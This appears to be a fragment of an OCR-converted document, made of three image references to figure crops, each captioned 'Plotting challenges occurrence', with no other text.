
Plotting challenges occurrence




Plotting challenges occurrence




Plotting challenges occurrence



